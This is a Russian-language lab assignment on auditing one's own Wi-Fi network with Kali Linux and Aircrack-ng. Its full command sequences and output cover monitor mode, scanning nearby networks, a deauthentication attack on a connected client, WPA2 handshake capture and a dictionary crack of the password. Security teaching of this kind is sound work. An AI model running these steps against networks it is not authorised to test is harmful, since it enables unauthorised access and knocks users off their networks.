

# Лабораторная работа №7

## Тестирование своей Wifi сети.

Предусловие:

Для выполнения работ необходимо:

1. Запустить дистрибутив Kali Linux (установлен в качестве второй ОС или запустить с USB, чтобы можно было управлять Wifi адаптером) <https://www.kali.org/get-kali/#kali-virtual-machines> – это Linux дистрибутив, созданный на основе Debian с открытым исходным кодом, предназначенный для решения различных задач информационной безопасности, таких как тестирование на проникновение, исследование безопасности и компьютерная криминалистика.

### Утилиты, которые используются:

**lsusb** - утилита для отображения информации о шинах USB и подключенных к ним устройствах.

**iwconfig** - используется для установки параметров сетевого интерфейса, которые являются специфичными для беспроводной работы.

**Aircrack-ng** — это набор инструментов для аудита безопасности Wi-Fi сетей. Он включает в себя перехват трафика, тестирование на проникновение и взлом WEP/WPA/WPA2-PSK.

## Упражнение 1. Тестирование Wi-Fi сети с помощью набора инструментов Aircrack-ng

### Цель:

понять, как происходит тестирование Wi-Fi сети с помощью набора инструментов Aircrack-ng

После окончания работы студент должен

- знать: как использовать набор инструментов Aircrack-ng
- уметь: пользоваться набором инструментов Aircrack-ng для тестирования Wi-Fi сети.

### Задание:

- изучить порядок работы с набором инструментов Aircrack-ng для
- провести тестирование Wi-Fi сети с помощью набора инструментов Aircrack-ng

### Технические инструменты для выполнения работы

- дистрибутив Kali Linux
- набор инструментов Aircrack-ng и другие утилиты Linux


# Порядок выполнения работы

## 1. Подготовка Wi-Fi адаптера

Перед началом убедитесь, что ваш Wi-Fi адаптер поддерживает мониторинг режима (обычно требуются чипсеты `Atheros`, `Ralink` или `Realtek` с поддержкой инъекции пакетов). В большинстве случаев все работает с встроенным Wi-Fi адаптером ноутбука.


### 1.1. Проверить доступные интерфейсы

Выполнить команду: **airmon-ng** или **iwconfig**



```
(root@kali)-[~]  
# airmon-ng  
  
PHY      Interface      Driver      Chipset  
phy0     wlan0           iwlwifi     Intel Corporation Centrino Advanced-N 6235 (rev 24)
```

Рисунок 1. Команда airmon-ng показывает доступный Wi-Fi интерфейс.



```
root@kali: ~  
File Actions Edit View Help  
  
(root@kali)-[~]  
# iwconfig  
lo        no wireless extensions.  
eth0      no wireless extensions.  
wlan0     IEEE 802.11  ESSID:off/any  
          Mode:Managed  Access Point: Not-Associated  Tx-Power=15 dBm  
          Retry short limit:7  RTS thr:off  Fragment thr:off  
          Encryption key:off  
          Power Management:off
```

Рисунок 2. Команда iwconfig показывает доступный интерфейс и режим его работы.


Вывод покажет доступные беспроводные интерфейсы (обычно `wlan0` или `wlp2s0`).

## 1.2. Перевести адаптер в режим мониторинга

Выполнить команду:

**airmon-ng start wlan0** (замените wlan0 на ваш интерфейс)

После этого появится новый интерфейс (например, **wlan0mon**).



```
(root@kali)-[~]
# airmon-ng start wlan0


Found 2 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

PID Name
1878 NetworkManager
1926 wpa_supplicant

PHY      Interface  Driver      Chipset
phy0     wlan0      iwlwifi     Intel Corporation Centrino Advanced-N 6235 (rev 24)
          (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
          (mac80211 station mode vif disabled for [phy0]wlan0)
```

Рисунок 3. Команда **airmon-ng start wlan0** переводит Wifi карту в режим монитора.

Также может появиться предупреждение, что необходимо завершить некоторые процессы, которые могут мешать работе программы.




```
(root@kali)-[~]
# airmon-ng check kill

Killing these processes:

PID Name
1926 wpa_supplicant
```

Рисунок 4. Команда **airmon-ng check kill** завершает некоторые процессы.

Снова воспользуемся командой **iwconfig** и проверим в каком режиме находится наша Wifi карта.



```
(root@kali)-[~]
# iwconfig

lo      no wireless extensions.

eth0    no wireless extensions.

wlan0mon IEEE 802.11  Mode:Monitor  Frequency:2.457 GHz  Tx-Power=15 dBm
        Retry short limit:7  RTS thr:off  Fragment thr:off
        Power Management:off
```

Рисунок 5. Команда **iwconfig** показывает доступный интерфейс и режим его работы.

Как видим наш интерфейс теперь работает в *режиме монитора* и его название изменилось на **wlan0mon**.

## 2. Сканирование Wi-Fi сетей

### 2.1. Запуск сканирования

Теперь можно приступить к сканированию Wi-Fi сетей. Для этого воспользуемся командой:

```
airodump-ng wlan0mon
```

где `wlan0mon` – название нашего сетевого интерфейса.

Наша тестируемая сеть называется **ASUS\_50\_for\_test**

Вывод покажет:

- BSSID (MAC точки доступа)
- ESSID (имя сети)
- Канал (CH)
- Шифрование (WPA/WPA2/WEP)

Эти параметры нам нужны для атаки на сеть Wifi.

```
(root@kali)-[~]
└─$ airodump-ng wlan0mon
```

CH 7 ][ Elapsed: 0 s ][ 2025-05-10 12:28

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC CIPHER	AUTH	ESSID
10:27:F5:5B:3D:AD	-80	2	0 0	11	130	WPA2 CCMP	PSK	TP-Link_3DAD
54:C2:50:9E:F4:F1	-86	2	0 0	4	130	WPA2 CCMP	PSK	RT-GPON-F4F0
C0:25:2F:F4:43:46	-84	5	2 0	5	360	WPA2 CCMP	PSK	Хайнекен
9C:A2:F4:7F:97:57	-86	3	0 0	2	130	WPA2 CCMP	PSK	TP-Link_9757
2C:4D:54:B5:C2:50	-40	9	0 0	12	130	WPA2 CCMP	PSK	ASUS 50 for test
EC:B1:E0:05:CC:68	-82	4	0 0	1	270	WPA2 CCMP	PSK	RT-GPON-CC68
18:D6:C7:3B:2D:C2	-49	9	1 0	13	270	WPA2 CCMP	PSK	papadoma
D8:0D:17:39:9C:D1	-63	8	0 0	11	130	WPA2 CCMP	PSK	TP-Link_9CD1
B8:DD:71:D3:DA:AE	-67	12	0 0	8	130	WPA2 CCMP	PSK	RT-GPON-DAAE
14:CC:20:59:5D:FC	-59	10	0 0	9	270	WPA2 CCMP	PSK	Yura_55
30:16:9D:5B:71:BA	-78	4	0 0	10	270	WPA2 CCMP	PSK	MERCUSYS_71BA

BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes
(not associated)	DA:A1:19:F7:5D:11	-50	0 - 6	0	1		
(not associated)	DA:A1:19:D9:76:61	-44	0 - 1	0	1		
(not associated)	DA:A1:19:D0:14:C8	-45	0 - 1	0	1		
(not associated)	DA:A1:19:A6:A2:56	-41	0 - 1	0	1		
D8:0D:17:39:9C:D1	12:8F:E2:BE:CB:94	-77	0 - 1e	0	3		

Quitting ...

Рисунок 6. Сканирование Wi-Fi сетей.

Нажмите `Ctrl+C`, чтобы остановить сканирование.

### 3. Перехват трафика (для WPA/WPA2)

#### 3.1. Захват handshake (рукопожатия)

Теперь можно приступать к захвату handshake (рукопожатия). Это пакеты, в которых находится ХЭШ пароля от точки доступа.

У нас есть вся необходимая информация для атаки на Wifi сеть.

**Еще одно необходимое условие:** к сети должен быть подключен хотя бы один клиент.

Запустим сканирование тестируемой Wifi сети.

Для этого воспользуемся командой:

```
airodump-ng -c 12 --bssid 2C:4D:54:B5:C2:50 -w capture wlan0mon
```

Где:

- `c 12` — канал сети
- `--bssid 2C:4D:54:B5:C2:50` — MAC точки доступа
- `-w capture` — имя файла для сохранения данных
- `wlan0mon` — название нашего Wifi интерфейса

```
(root@kali)-[~]
# airodump-ng -c 12 --bssid 2C:4D:54:B5:C2:50 -w capture wlan0mon
12:34:08 Created capture file "capture-01.cap".
```

CH	12	Elapsed: 18 s	2025-05-10 12:36									
BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID		
2C:4D:54:B5:C2:50	-40	100	213	29 0	12	130	WPA2	CCMP	PSK	ASUS_50_for_test		
BSSID	STATION		PWR	Rate	Lost	Frames	Notes	Probes				
2C:4D:54:B5:C2:50	<u>D8:63:75:30:EA:C3</u>		-52	2e- 6e	0	9						

Рисунок 7. Сканирование тестируемой Wi-Fi сети.

После запуска сканирования нашей тестируемой Wi-Fi сетей, нам сообщается, что перехваченные пакеты будут записаны в файл **capture-01.cap**. А также будет указано, что к данной Wi-Fi сети подключен клиент чей MAC-адрес: D8:63:75:30:EA:C3.

Данное окно терминала оставляем для дальнейшего сбора пакетов. Открываем еще одно окно терминала и переходим к следующему шагу.

### 3.2. Деаутентификация клиента (чтобы спровоцировать переподключение)

У нас сейчас открыто два окна терминала, в одном у нас идет сканирование нашей тестируемой точки Wi-Fi, а в другом окне мы будем проводить атаку деаутентификации подключенного клиента.

Для этого воспользуемся командой:

```
aireplay-ng -0 5 -a 2C:4D:54:B5:C2:50 -c D8:63:75:30:EA:C3 wlan0mon
```

Где:

- `-0 5` — 5 количество деаутентификационных пакетов
- `-a 2C:4D:54:B5:C2:50` — MAC точки доступа
- `-c D8:63:75:30:EA:C3` — MAC клиента

```
(root@kali)-[~]
# aireplay-ng -0 5 -a 2C:4D:54:B5:C2:50 -c D8:63:75:30:EA:C3 wlan0mon
12:41:39 Waiting for beacon frame (BSSID: 2C:4D:54:B5:C2:50) on channel 12
12:41:40 Sending 64 directed DeAuth (code 7). STMAC: [D8:63:75:30:EA:C3] [ 6|58 ACKs]
12:41:40 Sending 64 directed DeAuth (code 7). STMAC: [D8:63:75:30:EA:C3] [ 2|30 ACKs]
12:41:41 Sending 64 directed DeAuth (code 7). STMAC: [D8:63:75:30:EA:C3] [ 6|78 ACKs]
12:41:41 Sending 64 directed DeAuth (code 7). STMAC: [D8:63:75:30:EA:C3] [ 0|55 ACKs]
12:41:42 Sending 64 directed DeAuth (code 7). STMAC: [D8:63:75:30:EA:C3] [ 6|60 ACKs]
```

Рисунок 8. Атака деаутентификации подключенного клиента.

После выполнения данной атаки переходим в первый терминал, где идет сбор пакетов. Если в `airodump-ng` появится надпись **"WPA handshake captured"**, значит, handshake и ХЭШ пароля от точки доступа перехвачены.

```
root@kali: ~
File Actions Edit View Help

CH 12 ][ Elapsed: 3 mins ][ 2025-05-10 12:42 ][ WPA handshake: 2C:4D:54:B5:C2:50
BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
2C:4D:54:B5:C2:50 -42 100 1792 621 0 12 130 WPA2 CCMP PSK ASUS_50_for_test
BSSID STATION PWR Rate Lost Frames Notes Probes
2C:4D:54:B5:C2:50 D8:63:75:30:EA:C3 -40 24e- 6e 0 1974 EAPOL ASUS_50_for_test
```

Рисунок 9. Перехват WPA handshake.

Сравните данный рисунок с рисунком № 7, где такое сообщение отсутствует. Теперь можно остановить процесс в данном окне терминала и переходить к подбору пароля по словарю или брутфорсу.

## 4. Взлом пароля (Brute Force / Dictionary Attack)

### 4.1. Использование словаря

После атаки у вас в папке пользователя будет создано несколько файлов. Нас интересует файл с именем **capture-01.cap**. Именно в нем находится перехваченный ХЭШ пароля от нашей сети. Подбор пароля проводится в офлайн режиме, поэтому необязательно находиться в режиме монитора. Можно сохранить созданные файлы **capture-01.cap** и другие и производить подбор пароля в любой другой ОС и даже на виртуальной машине. Для подбора пароля по словарю воспользуемся командой:

**aircrack-ng -w rockyou.txt -b 2C:4D:54:B5:C2:50 capture-01.cap**

Где:

- `-w rockyou.txt`` — путь к словарю
- `-b 2C:4D:54:B5:C2:50`` — MAC точки доступа
- `capture-01.cap`` — файл с перехваченным handshake

```
(root@kali)-[~]
# aircrack-ng -w /home/kali/Desktop/rockyou.txt -b 2C:4D:54:B5:C2:50 capture-01.cap
Reading packets, please wait ...
Opening capture-01.cap
Read 2275 packets.

Aircrack-ng 1.7

[00:00:03] 4720/4801 keys tested (1630.80 k/s)

Time left: 0 seconds 98.31%

KEY FOUND! [ P@ssW0rd ]

Master Key      : 4E 1D AF 8B C6 0B 4E E1 70 78 E5 56 B5 1F 71 32
                  09 FF D3 90 05 7B 18 31 3E 6B 57 1D A8 23 0F E3

Transient Key   : 12 4E EC 35 0B 58 87 6A 98 54 B2 99 6A 4A 3E 7E
                  5C 2F FD 5B 95 E9 0B 00 00 00 00 00 00 00 00 00
                  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

EAPOL HMAC     : 7D D1 A3 64 C6 51 FB 10 10 3A 10 EB A9 ED 01 90
```

Рисунок 10. Подбор пароля по словарю.

Если пароль будет найден, он отобразится в терминале. Необходимо помнить, что пароль будет подобран только в том случае, если он присутствует в словаре. Иначе придётся воспользоваться брутфорсом, что является более длительным процессом.

Для подбора пароля можно воспользоваться любым словарем, которых много в интернете. В ОС Kali Linux присутствует несколько словарей, которые находятся в папке `/usr/share/wordlists/`.



```
(root@kali)-[~]  
# ls /usr/share/wordlists  
amass    dirbuster  fasttrack.txt  john.lst  metasploit  rockyou.txt.gz  wfuzz  
dirb     dnsmap.txt  fern-wifi      legion    nmap.lst    sqlmap.txt      wifite.txt
```

Рисунок 11. Путь по которому находится файл с паролями.

В этой же папке находится один из самых больших словарей под именем **rockyou.txt**. Необходимо учитывать, что поскольку словарь большой он храниться в сжатом виде. Для того, чтобы этим файлом можно было воспользоваться его необходимо разархивировать. Для извлечения файла из архива введите команду:

```
gunzip /usr/share/wordlists/rockyou.txt.gz
```

### ЗАДАНИЕ 1

Полностью повторить лабораторную работу. Доказать при помощи скриншотов.

Ответ:

---

---

### ЗАДАНИЕ 2

Найти команду при помощи которой можно подобрать пароль при помощи брутфорса (полный перебор).

Ответ:

---

---